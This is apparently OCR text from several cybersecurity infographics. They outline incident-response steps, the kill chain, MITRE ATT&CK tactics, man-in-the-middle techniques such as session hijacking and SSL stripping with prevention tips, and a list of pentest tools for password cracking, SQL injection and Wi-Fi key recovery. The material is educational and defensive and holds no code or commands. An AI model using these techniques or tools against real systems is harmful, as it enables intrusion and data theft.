
@Hackercombat

1. **Reduce Risk**
   Identify sensitive data, build policies to protect that data and audit access activity.
2. **Prevent Compromise**
   Train users on how to identify phishing emails and deploy solutions that block unwanted software on users' devices.
3. **Detect Compromise**
   Detect suspicious user access activity and find malware infected devices.
4. **Contain Compromised Devices**
   Block Command and Control communications from compromised devices.
5. **Protect Sensitive Data**
   Block compromised users and devices from accessing sensitive applications and data.
6. **Post-Incident Analysis**
   Use audit trail and forensics to improve the incident response process.

@Hackercombat

Hackercombat.com

HACKER COMBAT COMMUNITY



Hackercombat.com

HACKER COMBAT COMMUNITY

MITRE Kill Chain

Reconnaissance: Collecting profile addresses, profile lists, conference information, etc..

@hackercombat

Weaponization: Combining exploit through backdoors into deliverable payloads

Delivery: Transfering weaponized bundle to the victim or targets via email, web, USB, etc..

Exploitation: Exploiting a vulnerability to execute code on a victim's system

@hackercombat

Installation: Installing malware on the asset

Command and Control: Remote manipulation of the victim's system(s) begin

Action On Objectives: "Hands on Keyboard" access to the intruders as they now have full read, write privileges

Hackercombat.com

Hackercombat.com

HACKER COMBAT COMMUNITY

The Nuts And Bolts Of MITRE ATT&CK: Tactics

Initial Access
The cyber attacker is trying to enter your network.

Execution
The attacker is trying to execute malicious code.

Persistence
The attacker is attempting to keep up their foothold.

Privilege Escalation
The cyber attacker is attempting to increase more significant level authorizations.

Defense Evasion
The attacker is attempting to abstain from being identified.

Credential Access
The attacker is attempting to steal names and passwords of accounts.

Discovery
The cyber attacker is attempting to make sense of your environment

Lateral Movement
The attacker is attempting to travel through your environment.

Collection
The attacker is attempting to assemble information important to their objective.

Command And Control
The cyber attacker is attempting to communicate with compromised frameworks to control them.

Exfiltration
The attacker is attempting to steal information.

Impact
The cyber attacker is attempting to control, intrude, or obliterate your frameworks and information.

Techniques Used In (MITM) Man-in-the-Middle Attacks

01 Sniffing

Hackers put some wireless devices on monitoring mode and thus are able to sniff out packets that they are not intended to see. Thus, they can sniff out or see packets meant for other hosts and use the same to hijack communication.

02 Packet Injection

Hackers inject malicious packets into streams of communication by exploiting the monitoring mode of devices. Such injected packets eventually behave like valid packets and can be used for malicious activities.

03 Session Hijacking

Hackers sniff sensitive traffic, identifies the temporary session token that's generated for a user and then use the session token to make requests to the user. Once the session token is identified, there's no need to do any further spoofing to hijack a session.

04 SSL Stripping

Hackers intercept packets, alter their HTTPS-based address requests to go instead to their HTTP equivalent endpoint. Thus, the host ends up making unencrypted requests which eventually leads to sensitive data being leaked in plain text.

Hackercombat.com

HACKER COMBAT COMMUNITY

Hackercombat.com

HACKER COMBAT COMMUNITY


Man-in-the-Middle [MITM] Attack Prevention Tips

- Use Secured Wi-Fi Only
- Always Connect To HTTPS
- Use DNS Over HTTPS
- Use VPN To Encrypt Data
- Use Password Manager
- Use Multi-FactorAuthentication
- Enforce Zero-Trust Policies
- Monitior Network Activity

@hackercombat

@hackercombat

Hackercombat.com


Some tools useful in Infosec 1/2
by @SecurityGuill
Zed Attack Proxy
• Web Application Scanner
• Fuzzing
• Websocket Testing
• Flexible Scan Policy Management
WireShark
• Packets Analyser
• Free & Multiplatform
• GUI & Command line (tshark)
• Can see the network traffic & detailled informations about packets.
Metasploit
• Exploitation tool
• Frequently updated
• Open Source and huge community
• Easy to deploy specific exploit
John the Ripper
• Password Cracker (can crack different types of encrypted passwords)
• Brute Force Attack
• Dictionary Attack
• Customisable
John the Ripper
Nmap
• Security Scanner
• Identify the devices on a network
• Can detect OS running and ports open
• Can discover services running on a device and the version
Burp Suite
• Web Pentest tool
• Target Analyser
• Lots of useful mode (Repeater, Intruder, Scanner, Spider...)
• Web Proxy
Follow @SecurityGuill on Twitter for more about Infosec / Cybersecurity

Some tools useful in Infosec 2/2

by @SecurityGuill

OpenVAS

- Vulnerabilities Scanner
- Can scan a target or a network with more of 4 000 tests
- Provide a report detailing any security vulnerabilities discovered

SQLmap

- Database Exploitation
- Automatic SQL injection
- Dump entire or specific DB users, tables
- Automatic recognition of password hash and cracking with dictionary attack

Aircrack-ng

- Wifi Network Security
- Can recover WEP/WAP Key
- Wireless Network Monitoring

Maltego

- Data Mining Tool
- OSINT Tool
- Use to determine the relationships and links between people, groups of people, companies, websites, IP domain, documents...

OpenSSH


- Tool for remote login
- SSH Tunneling
- SCP files transfer
- Mounting remote directories
- Preserving Terminal Sessions

Nessus

- Vulnerabilities Scanner
- Database updated daily
- NASL (Nessus Attack Scripting Language) designed to rapidly write security test

Follow @SecurityGuill on Twitter for more about Infosec / Cybersecurity


What is the difference between Data Science, Data Analysis, Big Data, Data Analytics, Data Mining and Machine Learning?





Source: onthe.io

Via @fklivestolearn

Crypto Ransomware families






